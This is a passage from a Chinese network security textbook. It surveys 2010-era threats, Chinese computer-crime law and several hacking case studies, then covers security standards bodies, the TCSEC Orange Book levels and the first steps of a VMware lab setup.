


图 1-4　计算机网络安全体系结构三维图

1.2　研究网络安全的必要性和社会意义

1.2.1　网络的安全威胁

由于互联网的发展，整个世界经济正在迅速地融为一体，而整个国家犹如一部巨大的网络机器，整个社会对网络的依赖程度越来越大。伴随着网络的发展，也产生了各种各样的问题，其中安全问题尤为突出。了解网络面临的各种威胁，防范和消除这些威胁，实现真正的网络安全已经成为网络发展中最重要的事情。

1．网络的缺陷

因特网的共享性和开放性使网上信息安全存在先天不足，因为其赖以生存的 TCP/IP 协议簇缺乏相应的安全机制，所以因特网最初的设计考虑是该网不会因局部故障而影响信息的传输，基本没有考虑安全问题，因此它在安全可靠、服务质量、带宽和方便性等方面存在着不适应性。

2．软件的漏洞

随着软件系统规模的不断增大，系统中的安全漏洞或“后门”也不可避免地存在，比如我们常用的操作系统，无论是 Windows 还是 UNIX 几乎都存在或多或少的安全漏洞，众多的各类服务器、浏览器、一些桌面软件都被发现存在各种安全隐患。

3．黑客的攻击

黑客对于大家来说，不再是一个高深莫测的人物，黑客技术逐渐被越来越多的人掌握和发展，目前，据不完全统计，世界上有 30 多万个黑客网站，这些站点都介绍一些攻击方法和攻击软件的使用以及系统的一些漏洞，因而系统、站点遭受攻击的可能性就变大了。尤其是现在还缺乏针对网络犯罪卓有成效的反击和跟踪手段，使得黑客攻击的隐蔽性深，破坏力强，这是网络安全的主要威胁。

4．拒绝服务攻击

拒绝服务会影响许多与用户或单位的生存相关的重要任务。攻击者通过一些常用的黑客手段侵入并控制一些网站，使得网络系统拒绝服务，造成其网络严重瘫痪。因此，在将

这种系统连接到网络之前，必须慎重地评价使系统丢失服务的威胁。

5．网络病毒

通过网络传播计算机病毒，其破坏性大大高于单机系统，而且用户很难防范。

6．管理的欠缺

网络系统的严格管理是企业、机构及用户免受攻击的重要措施。事实上，很多企业、机构及用户的网站或系统都疏于这方面的管理。据 IT 界企业团体 ITAA 的调查显示，美国 90%的 IT 企业对黑客攻击准备不足。

1.2.2 研究网络安全的必要性

1999 年 9 月，我国成立国家级网络安全应急机构 CNCERT（国家互联网应急中心），全称是国家计算机网络应急技术处理协调中心，CNCERT 主要致力于建设国家级的网络安全监测中心、预警中心和应急中心，以支撑政府主管部门履行网络安全相关的社会管理和公共服务职能，支持基础信息网络的安全防护和安全运行，支援重要信息系统的网络安全监测、预警和处置；国家互联网应急中心在我国大陆 31 个省、自治区、直辖市设有分中心，完成了跨网络、跨系统、跨地域的公共互联网网络安全应急技术支撑体系建设，形成了全国性的互联网网络安全信息共享、技术协同的能力。

依据 CNCERT 抽样监测结果和国家信息安全漏洞共享平台(CNVD)发布的数据表明，我国政府、企业以及广大互联网用户的主要安全威胁来自于软件高危漏洞、恶意代码传播以及网站攻击。下面，通过 CNCERT 发布的 2010 年互联网网络安全态势综述，从基础网络安全、重要联网信息系统安全和公共网络环境安全等方面简要介绍 2010 年的互联网网络安全态势。

1．基础网络安全

域名系统已逐渐成为互联网安全的薄弱环节。例如，2010 年 1 月 12 日，由于在境外注册的域名信息被篡改，百度网站发生近 4 小时的访问故障，引起网民广泛关注。

2．重要联网信息系统安全

（1）政府网站安全防护薄弱。据 CNCERT 监测，2010 年中国大陆有近 3.5 万个网站被黑客篡改，其中被篡改的政府网站高达 4635 个。政府网站安全性不高不仅影响了政府形象和电子政务工作的开展，还给不法分子发布虚假信息或植入网页木马以可乘之机，造成更大的危害。

（2）金融行业网站成为不法分子骗取钱财和窃取隐私的重点目标。网络违法犯罪行为的趋利化特征明显，大型电子商务、金融机构、第三方在线支付网站成为网络钓鱼的主要对象，黑客仿冒上述网站或伪造购物网站诱使用户登录和交易，窃取用户账号密码，造成用户经济损失。2010 年，CNCERT 共接收网络钓鱼事件举报 1597 件，“中国反钓鱼网站联盟”处理钓鱼网站事件 20 570 起。

（3）工业控制系统安全面临严峻挑战。2010 年 9 月，伊朗布舍尔核电站遭到 Stuxnet 病毒攻击，导致核电设施推迟启用。这是第一次从虚拟信息世界对现实物理世界的网络攻击，工业控制系统在我国应用十分广泛，工业控制系统安全值得高度关注。

3．公共网络环境安全

（1）木马和僵尸网络依然对网络安全构成直接威胁。2010 年，CNCERT 全年共发现

近 500 万个境内主机 IP 地址感染了木马和僵尸程序。

（2）手机恶意程序日益泛滥引起社会关注。随着移动互联网智能终端的普及，手机恶意程序开始出现并快速蔓延。不法分子利用手机恶意程序窃取用户隐私信息、恶意订购各类增值业务或发送大量垃圾短信，危害用户利益和网络安全。2010 年新截获手机恶意程序 1600 多个，累计感染智能终端 800 万部以上。

（3）软件漏洞是信息系统安全的重大隐患。网络设备、服务器系统、操作系统、数据库软件、应用软件乃至安全防护产品普遍存在安全漏洞，高危漏洞会带来严重的安全隐患。2010 年，CNCERT 共收集整理信息安全漏洞 3447 个，其中高危漏洞 649 个（占 18.8%）。典型的高危漏洞有：MySQL yaSSL 库证书解析远程溢出漏洞、Microsoft IE 对象重用远程攻击漏洞、Microsoft Windows 快捷方式 LNK 文件自动执行漏洞、IBM 公司 Lotus Domino/Notes 群件平台密码散列泄露漏洞、工业自动化控制软件 KingView 6.5.3 缓存区溢出漏洞等。

（4）DDoS 攻击危害网络安全。2010 年，分布式拒绝服务攻击呈现转嫁攻击和大流量攻击的特点。2010 年，某些政府网站的流量异常事件以及腾讯业务系统多次遭受攻击事件，都是缘于游戏私服网站在遭到攻击后将其网站域名恶意指向上述系统所致。另一方面，DDoS 攻击流量越来越大，如针对“456 游戏”网站的攻击流量峰值甚至超过 100Gbps，对公共互联网的安全运行造成较大冲击。由于攻击源多采用虚假源 IP 地址，对攻击行为的溯源和应急处置工作面临很大困难。

2010 年互联网网络安全态势综述对 2011 年网络安全趋势进行如下预测。

（1）网络安全形势日益严峻，针对我国互联网基础设施和金融、证券、交通、能源、海关、税务、工业、科技等重点行业的联网信息系统的探测、渗透和攻击将逐渐增多。

（2）黑客地下产业将更加专注于网络钓鱼、攻击勒索、网络刷票、个人隐私窃取等能够直接获利或易于获利的攻击方式，大型商业网站将成为攻击的热点目标。

（3）网络安全技术对抗将不断升级。恶意代码的变种数量将激增，“免杀”能力将进一步增强；窃密木马将不断演变升级，木马投放方式将更加隐蔽和具有欺骗性，木马抗查杀能力将更加强大；网络攻击的规模将进一步扩大，给公共互联网安全运行带来严重影响；为躲避处置和打击，网络攻击的跨境特点将更加突出。

（4）随着智能终端的迅速普及，移动互联网的安全问题凸显，手机恶意程序数量将急剧增加，其功能将集中在恶意扣费、弹出广告、垃圾短信和窃听窃取方面，手机用户的经济利益和个人隐私安全面临挑战。

（5）网络新技术、新应用蓬勃发展，随着三网融合、IPv6、云计算、物联网等技术的试用和推广，新的安全问题将不断出现。

通过上面介绍的 CNCERT 发布的 2010 年互联网网络安全态势综述可知，互联网时时刻刻都面临着各种安全威胁，维护网络安全工作的重要性日益突出，同时，由于我国的自身特点，我国网络安全具有一些特有的安全缺陷，例如，技术被动性引起的安全缺陷、人员素质问题引起的安全缺陷以及缺乏系统的安全标准所引起的安全缺陷，因此，研究网络安全是非常必要的。

1.2.3 研究网络安全的社会意义

目前，研究网络安全已经不只是为了信息和数据的安全性，网络安全已经渗透到国家

的政治、经济、军事以及社会稳定等各个领域。

1. 网络安全与政治

根据赛门铁克（信息安全领域全球领先的解决方案提供商）调查，超过一半的企业表示怀疑或相当肯定自己曾遭受过带有特殊政治目的的网络攻击。

2. 网络安全与经济

恶意软件已经发展成一种成功的犯罪业务模式，涉及数十亿资金，它们的目标是窃取机密信息以换取经济利益。

1999 年 4 月 26 日，CIH 病毒大爆发，据统计，我国受其影响的计算机总量达 36 万台之多，经济损失高达 12 亿元。

2006 年“熊猫烧香”病毒在网上广泛传播，据了解，“熊猫烧香”的程序设计者李俊，每天入账收入近一万元，被警方抓获后，承认自己获利上千万元。

3. 网络安全与军事

2011 年，美国国防部公布《网络空间行动战略》，这是美军首份网络军事战略指导性规划与策略，也是落实 2011 年 5 月美国政府出台的《网络空间国际战略》的一个重大战略性步骤，事实证明，美国已经基本完成对其网络安全的全面检视与认识工作，转向全面部署与实际行动阶段。《网络空间行动战略》大大加重了网络空间的军事色彩。可以预见，网络空间未来将成为国际军事实力较量和战争的新领域和新战场，为使国家安全免遭威胁与损害，网络技术及产品生产、应用的自主性与安全性将成为一个更加突出的问题。

4. 网络安全与社会稳定

2010 年全国工业和信息化工作会议中指出，把网络与信息安全放在更加突出的位置，维护国家安全和社会稳定，其中特别指出，要督促企业严格落实网络信息安全责任，集中开展依法打击手机淫秽色情专项行动，加强互联网基础管理，配合有关部门坚决遏制各类有害不良信息传播，充分发挥中国互联网协会等中介组织作用，推进行业自律。

2010 年，两大互联网增值服务商——奇虎 360 公司和腾讯公司借安全名义发生争端，最终发展到各自在互联网终端软件采取互斥技术，导致双方大量用户受到影响。

1.3 网络安全的法律法规体系

1.3.1 计算机犯罪的概念

计算机犯罪是指行为人通过计算机操作所实施的危害计算机信息系统（包括内存数据及程序）安全以及其他严重危害社会的并应当处以刑罚的行为。计算机犯罪产生于 20 世纪 60 年代，随着计算机技术的发展和计算机应用的日益普及，到 21 世纪初，计算机犯罪已呈猖獗之势，并越来越受到各国的重视。

1.3.2 刑法中关于计算机犯罪的规定

目前网络安全方面的法规已经写入《中华人民共和国宪法》，于 1982 年写入《中华人民共和国商标法》，于 1984 年写入《中华人民共和国专利法》，于 1988 年写入《中华人民

共和国保守国家秘密法》，于 1993 年写入《中华人民共和国反不正当竞争法》，为了加强对计算机犯罪的打击力度，在 1997 年对《中华人民共和国刑法》进行重新修订时，加入了关于计算机犯罪的三个条款：

第 285 条　违反国家规定，侵入国家事务、国防建设、尖端科学技术领域的计算机信息系统的，处三年以下有期徒刑或者拘役。

第 286 条　违反国家规定，对计算机信息系统功能进行删除、修改、增加、干扰，造成计算机信息系统不能正常运行，后果严重的，处五年以下有期徒刑或者拘役；后果特别严重的，处五年以上有期徒刑。违反国家规定，对计算机信息系统中存储、处理或者传输的数据和应用程序进行删除、修改、增加的操作，后果严重的，依照前款的规定处罚。故意制作、传播计算机病毒等破坏性程序，影响计算机系统正常运行，后果严重的，依照第一款的规定处罚。

第 287 条　利用计算机实施金融诈骗、盗窃、贪污、挪用公款、窃取国家秘密或者其他犯罪的，依照本法有关规定定罪处罚。

计算机网络安全方面的法规，已经写入国家条例和管理办法，于 1991 年写入《计算机软件保护条例》，于 1994 年写入《中华人民共和国计算机信息系统安全保护条例》，于 1999 年写入《商用密码管理条例》，于 2000 年写入《互联网信息服务管理办法》，于 2000 年写入《中华人民共和国电信条例》，于 2000 年写入《全国人大常委会关于网络安全和信息安全的决定》。

【案例 1】

我国第一例电脑黑客刑事案件

1998 年 6 月 16 日，上海某信息网的工作人员在例行检查时，发现网络遭到不速之客的袭击。7 月 13 日，犯罪嫌疑人杨某被逮捕。这是我国第一例电脑黑客事件。

经调查，此黑客先后侵入网络中的 8 台服务器，破译了网络大部分工作人员和 500 多个合法用户的账号和密码，其中包括两台服务器上超级用户的账号和密码。

22 岁的杨某是国内一著名高校数学研究所计算数学专业的研究生，具有国家计算机软件高级程序员资格证书，具有相当高的计算机技术技能。据说，他进行电脑犯罪的历史可追溯到 1996 年，当时，杨某借助某高校校园网攻击了某科技网并获得成功。此后，杨某又利用为一电脑公司工作的机会，进入上海某信息网络，其间仅非法使用时间就达 2000 多小时，造成这一网络直接经济损失高达 1.6 万元人民币。

据悉，杨某是以“破坏计算机信息系统”的罪名被逮捕的。据考证，这是修订后的刑法实施以来，我国第一次以该罪名侦查批捕的刑事犯罪案件。

【案例 2】

福建首例“黑客”入侵破坏交警网信息案

2002 年 12 月 4 日，泉州市公安局公共信息网络安全监察科接到泉州交警部门报案：近一段时间以来，交警部门计算机信息系统屡屡受到“黑客”非法入侵，计算机内的部分数据和应用程序被多次删除、修改。

监察科立即组成专案组展开侦查，发现，非法侵入交警计算机网络系统的犯罪对象为

署名 FJJJZD 和 CXH 的两个用户，这两个用户的地理位置均位于泉州市丰泽区。

2002 年 12 月 9 日深夜，“黑客”再次入侵交警计算机网络系统。在福建省公安厅的指导下，泉州警方立即出击，将丰泽区普明村一民宅包围，当办案民警破门而入时，犯罪嫌疑人陈某尚未停止手中的操作。

经审讯，陈某交代，他是丰泽区某交通设施公司的职员，另有一名同伙是该公司的办公室主任章某。办案民警随后将章某抓获。次日凌晨，陈某和章某又“抖”出了另外 4 名犯罪同伙，泉州警方兵分数路，先后将林某等 4 名涉案的泉州交警直属大队协管员抓捕归案。

警方查明，章某和陈某所在单位曾接受福建省公安交警总队委托，负责制作福建省驾驶证副证。去年 7 月份，陈某破解交警部门计算机网络系统密码之后，先后在家中和公司办公室拨号进入公安交警部门计算机系统，对驾驶员违章记录进行修改，同时修改其他交警驾管业务记录等。

据介绍，目前，泉州市交警部门对违章驾驶员采取扣分制，一年内累计违章被扣满 12 分者且在 3 个月内未接受处理的，将被交警部门依法吊销驾驶证。在日常的交通管理中，驾驶员如被发现有违章行为，执勤的交警人员会依法开具违章处罚单给违章驾驶员，同时将违章情况记录入交警计算机网络系统。林某等 4 名交警协管员利用工作之便，将违章驾驶员手中的违章处罚单收集后交给陈某、章某，然后再由陈某通过远程拨号连接到交警计算机信息系统，进行修改或删除违章信息。同时，林某等 4 名交警协管员还充当着“业务员”的角色，并立下“规矩”：每销掉 6 分以上，违章驾驶员必须“交费”850 元。在短短的 4 个多月的时间里，这个犯罪团伙就牟取暴利 10 多万元。

【案例 3】

“熊猫烧香”病毒大案

湖北省公安厅 2007 年 2 月 12 日宣布，制作传播计算机“熊猫烧香”病毒的 6 名犯罪嫌疑人日前被抓获，这是中国破获的首例制作计算机病毒大案。根据统一部署，湖北网监在浙江、山东、广西、天津、广东、四川、江西、云南、新疆、河南等地公安机关的配合下，侦破了制作传播“熊猫烧香”病毒案，抓获李某（男，25 岁，武汉新洲区人）、雷某（男，25 岁，武汉新洲区人）等 6 名犯罪嫌疑人。

2006 年底，中国互联网上大规模爆发“熊猫烧香”病毒及其变种，该病毒通过多种方式进行传播，并将感染的所有程序文件改成熊猫举着三根香的模样。该病毒还具有盗取用户游戏账号、QQ 账号等功能。“熊猫烧香”病毒传播速度快，危害范围广，截至案发为止，已有上百万个人用户、网吧及企业局域网用户遭受感染和破坏，引起社会各界高度关注。在《2006 年度中国大陆地区电脑病毒疫情和互联网安全报告》的十大病毒排行中，“熊猫烧香”病毒成为“毒王”。2007 年 1 月中旬，湖北省网监部门根据公安部公共信息网络安全监察局的部署，对“熊猫烧香”病毒的制作者开展调查。

经查，“熊猫烧香”病毒的制作者为湖北省武汉市的李某，据李某交代，其于 2006 年 10 月 16 日编写了“熊猫烧香”病毒并在网上广泛传播，并且还以自己出售和由他人代卖的方式，在网络上将该病毒销售给 120 余人，非法获利 10 万余元。经病毒购买者进一步传播，该病毒的各种变种在网上大面积传播，对互联网用户计算机安全造成了严重破坏。李

某还于 2003 年编写了“武汉男生”病毒、2005 年编写了“武汉男生 2005”病毒及“QQ尾巴”病毒。

2007 年 9 月 24 日，湖北省仙桃市人民法院公开开庭审理了此案。被告人李某犯破坏计算机信息系统罪，判处有期徒刑四年；被告人王某犯破坏计算机信息系统罪，判处有期徒刑两年六个月；被告人张某犯破坏计算机信息系统罪，判处有期徒刑两年；被告人雷某犯破坏计算机信息系统罪，判处有期徒刑一年。

【案例 4】

首例两岸黑客联合入侵网络银行案告破

台湾警方 2004 年 6 月 9 日宣布侦破首宗两岸黑客联手入侵台湾网络银行的重大金融犯罪，在花莲市逮捕台湾黑客陈崇顺，查扣邮件账号资料 4500 万笔。嫌犯在 3 个月内盗领 5 家网络银行数百万元新台币，被害客户中，甚至有存款金额高达 2 亿元新台币的“大户”。由于可能已有 10 万笔网络银行账号密码外流到大陆黑客手上，警方已紧急呼吁全岛网络银行客户全面更改账户密码。

据介绍，台警方专案小组会同“行政主管部门”、“财政主管部门”、财金信息公司等单位，全力侦办发生在 2004 年 3 月间的网络黑客大盗入侵台湾数十家网络银行客户账户，将至少数百万元新台币的存款盗领一空案，在历经两个多月的追查后，终于宣告侦破。

警方于 2004 年 6 月 8 日持搜捕证赴花莲直捣黄龙，当场破获该黑客盗领集团的台湾地区犯罪工作室和布满密密麻麻网络线路的电脑机房，现场查出作案用的网络服务器主机 4 部、调制解调器 4 台、网络交换机一台、台湾各家网络银行客户账号密码及知名网络公司拍卖账号密码数万笔、邮件账号名单 4500 万笔，并将涉案盗领转账的台湾主要犯罪嫌疑人陈崇顺抓获。

台湾警方称，陈崇顺和大陆黑客勾结，先取得最新型木马程式，再利用工作室中的 4 台服务器主机，将木马程式伪装成微软公司或是色情、拍卖网站等广告信件大量寄发电子邮件，自 2004 年 2 月中旬开始发送电子邮件，一直持续到 3 月中旬，总计散发了 1800 多万份的有效电子邮件，好奇的群众被广告信吸引开启邮件，在不知不觉中下载木马程式常驻电脑中，陈崇顺再伺机撷取被害人在网络上使用的网络银行网址及账号、密码等机密资料，自动回传给位于大陆的伺服主机，待陈崇顺登入该主机收取账号密码等资料后，再通过台湾主机层层转接遥控位于世界各地的跳板主机，侵入岛内网络银行客户账户中盗转存款至台湾人头账户，最后由他人在大陆的 ATM 提款机提领现金，借此逃避警方追查，警方发现，被害客户中甚至有存款金额高达新台币 2 亿元者。

警方说，据陈崇顺估计，自 2004 年 2 月至 2004 年 6 月，至少已得手约数十万笔民众账户密码，但警方查到的只有数万笔而已，陈崇顺对此供称其中约 10 万笔网络银行账户密码已转交给大陆黑客使用，伺机盗领存款，自己未留备份，所以不在他的数据库中。

1.4 网络安全标准

国际上信息安全标准化工作兴起于 20 世纪 70 年代中期，20 世纪 80 年代有了较快的发展，20 世纪 90 年代引起了世界各国的普遍关注。目前，国际上与信息安全标准化有关的组织主要有国际标准化组织（ISO）、国际电工委员会（IEC）、美国国家标准和技术研究所（NIST）、国际电信联盟（ITU）和互联网工程任务组（IETF）。国内的安全标准组织主

要有信息技术安全标准化技术委员会（CITS）及中国通信标准化协会（CCSA）下的网络与信息安全技术工作委员会。

1. 国际标准化组织

国际标准化组织始建于 1946 年，是世界上最大的非政府性标准化专门机构，它在国际标准化中占有主导地位。ISO 的主要活动是制定国际标准，协调世界范围内的标准化工作，组织各成员国和技术委员会进行交流，以及与其他国际性组织进行合作，共同研究有关标准问题。随着人们对安全的不断重视，世界各地的许多企业、政府机构和其他组织把获得 ISO 17799 认证作为目标。ISO 17799 提供了一个方便的框架以便安全策略制定者能够依据国际标准构建自己的策略。

2. 国际电工委员会

国际电工委员会（IEC）是世界上成立最早的非政府性国际电工标准化机构，是联合国经社理事会的甲级咨询组织。IEC 在信息安全标准化方面除了与 ISO 联合成立了 JTC1 分委员会外，还在电信、电子系统、信息技术和电磁兼容等方面成立了技术委员会，并且制定了相关国际标准，如信息技术设备安全 IEC60950 等。

3. 美国国家标准和技术研究所

美国国家标准和技术研究所（NIST）成立于 1901 年，原名美国国家标准局（NDS），1988 年 8 月，经美国总统批准更名为美国国家标准和技术研究所。NIST 已经发行了大量的美国联邦信息处理标准出版物和特别公告，这些公告对安全管理者、设计者和实施者非常有用。其中，FIPS PUB 200（美国联邦信息与信息系统最低安全需求）规定了 17 个与安全相关领域的最低安全需求。

4. 国际电信联盟

国际电信联盟（ITU）于 1865 年 5 月在巴黎成立，1947 年成为联合国的专门机构。ITU 是世界各国政府的电信主管部门之间协调电信事务的一个国际组织，它研究制定有关电信业务的规章制度，通过决议提出推荐标准，收集有关情报。其中，国际电信联盟电信标准化部门（ITU-T）已经发布了 X.800 系列的推荐标准，其内容覆盖了数据网络的安全，它对安全威胁、安全服务和安全机制做了一个详细的概述。

5. 互联网工程任务组

互联网工程任务组（IETF）成立于 1985 年底，其主要任务是负责互联网相关技术规范的研发和制定。目前，IETF 已成为全球互联网界最具权威的大型技术研究组织。IETF 分成 8 个工作组，分别负责 Internet 路由、传输、应用等 8 个领域，其著名的 IKE 和 IPSec 都在 RFC 系列之中，还有电子邮件、网络认证和密码及其他安全协议标准。

6. 信息技术安全标准化技术委员会

信息技术安全标准化技术委员会（CITS）成立于 1984 年，在国家标准化管理委员会和原信息产业部的共同领导下，负责全国信息技术领域及与 ISO/IEC JTC1 相对应的标准化工作，目前下设 24 个分技术委员会和特别工作组，是国内最大的标准化技术委员会，也是具有广泛代表性、权威性的信息安全标准化组织。CITS 主要负责信息安全的通用框架、方法、技术和机制的标准化及国内外对应的标准化工作，其中技术安全包括开放式安全体系结构、各种安全信息交换的语义规则、有关的应用程序接口和协议引用安全功能的接口等。

7. 中国通信标准化协会

中国通信标准化协会（CCSA）成立于 2002 年，是国内企事业单位自愿联合组织起来经业务主管部门批准的开展通信技术领域标准化活动的组织。CCSA 下设了有线网络信息

安全、无线网络信息安全、安全管理和安全基础设施4个工作组，负责研究有线网络中电话网、互联网、传输网、接入网等在内所有电信网络相关的安全标准；无线网络中接入、核心网、业务等相关的安全标准及安全管理工作；安全基础设施工作组中网络管理安全及与安全基础设施相关的标准。

1.5 网络安全的评估标准

为实现对网络安全的定性评价，美国国防部所属的国家计算机安全中心（NCSC）在20世纪90年代提供了网络安全性标准（DoD5200.28—STD），即可信任计算机标准评估准则（Trusted Computer Standards Evaluation Criteria，TCSEC），也叫橘黄皮书（Orange Book）。该标准认为要使系统免受攻击，对应不同的安全级别，硬件、软件和存储的信息应实施不同的安全保护。安全级别对不同类型的物理安全、用户身份验证、操作系统软件的可信任性和用户应用程序进行了安全描述。

目前，TCSEC已经成为了现行的网络安全标准。

TCSEC将网络安全性等级划分为A、B、C、D 4类共7级，其中，A类安全等级最高，D类安全等级最低。

1．D级

D级也称为酌情安全保护，是可用的最低安全形式。该标准说明整个系统都是不可信任的。对硬件来说，没有任何保护，操作系统容易受到损害，对于用户和他们对存储在计算机上信息的访问权限没有身份认证。

2．C1级

C级有两个安全子级别，即C1和C2，也称为自选安全保护系统，它描述了一个UNIX系统上可用的级别。对硬件来说，存在某种程度的保护，因为它不再那么容易受到损害，尽管这种可能性存在。用户必须通过用户注册名和口令系统识别自己，用这种方式来确定每个用户对程序和信息拥有什么样的访问权限。

3．C2级

除C1级包含的特征外，C2级还包括其他的创建受控访问环境的安全特性，该环境具有进一步限制用户执行某些命令或访问某些文件的能力。这不仅基于许可权限，而且基于身份验证级别，另外，这种安全级别要求对系统加以审核，审核可用来跟踪记录所有与安全有关的事件，比如哪些是由系统管理员执行的活动。

4．B1级

B级也称为被标签的安全性保护，分为三个子级别。B1级或称为标准安全保护，是支持多级安全的第一个级别，这一级说明了一个处于强制性访问控制之下的对象，不允许文件的拥有者改变其许可权限。

5．B2级

B2级也称为结构保护，要求计算机系统中所有对象都加标签，而且给设备分配单个或多个安全级别。这是提出的较高安全级别的对象与另一个较低安全级别的对象相互通信的第一个级别。

6．B3级

B3级也称为安全域级别，使用安装硬件的办法来加强域，例如，内存管理硬件用来保护安全域免遭无授权访问或其他安全域对象的修改。该级别也要求用户终端通过一条可信



任途径连接到系统上。

7. A 级

A 级也称为验证设计，是当前橘黄皮书中的最高级别，包含了一个严格的设计、控制和验证过程。与前面提到的各级别一样，这一级包含了较低级别的所有特性，其设计必须是从数学上经过验证的，而且必须进行对秘密通道和可信任分布的分析。

橘黄皮书安全系统分类总结如表 1-4 所示。

表 1-4　橘黄皮书安全系统分类

评估标准	D	C1	C2	B1	B2	B3	A
安全策略							
直接访问控制			√	√			√
目标重用					√	√	
标签						√	√
标签完整性					√		
被标识信息输出				√			
多层设备输出				√			
单层设备输出				√			
标记人可读输出				√			
强制访问控制				√	√		
目标敏感标签				√	√		
设备标签					√		
可说明性							
确认授权		√	√	√			
审计						√	√
可信路径					√	√	
保险							
系统体系				√	√	√	√
系统完整性				√			
安全测试				√	√	√	√
设计说明和确认				√	√	√	√
隐秘通道分析					√	√	√
可信装置管理					√	√	
配置管理					√		√
可信恢复						√	
可信分发							√
文献							
安全特性用户指南		√					
可信装置手册			√	√	√	√	√
测试文档				√			
设计文献			√		√	√	√

注：“√”表示本级有些新的或比对低一级更强的需求

1.6　实验环境配置

网络安全是一门实践性很强的学科，每部分内容都会包括许多实验，由于实验需要在网络环境下完成，同时一些实验具有攻击性和破坏性，所以，建议在计算机中安装虚拟机，并且真实机和虚拟机可以通过以太网进行通信，形成一个小型的局域网环境。

1.6.1　虚拟机概述

虚拟机，实际上是指一款可以虚拟出一台或多台计算机的软件（由若干个磁盘文件虚拟各种计算机硬件设备）。这台虚拟的计算机具备真实计算机几乎所有的功能，包括开机、关机、重新启动等物理功能。可以在上面安装操作系统、安装应用程序、访问网络资源等。对于用户而言，它只是运行在物理计算机上的一个应用程序，但是对于在虚拟机中运行的应用程序而言，它就像是在真正的计算机中运行工作一样。也就是说，我们可以把虚拟机当成真正的计算机来使用，但是它只是磁盘上的文件虚拟出来的，所以无论进行任何操作，包括硬盘格式化、运行病毒等危险操作，都不会对真实物理硬件以及真实计算机造成任何危害。

1.6.2　安装虚拟机

首先在真实机上安装一个虚拟机软件 VMware，它是虚拟 PC 软件，可在一台机器上同时运行多个系统，需要根据真实机的操作系统版本选择相应的 VMware 程序版本，这里演示安装的是 Windows 7 操作系统中适用的 VMware Workstation 7.1，运行安装程序后，出现的安装界面如图 1-5 所示。



图 1-5　VMware 欢迎界面

接下来的几步均按照系统的默认选项设置，安装后系统提示重新启动计算机，重启后，打开 VMware 程序，主界面如图 1-6 所示。

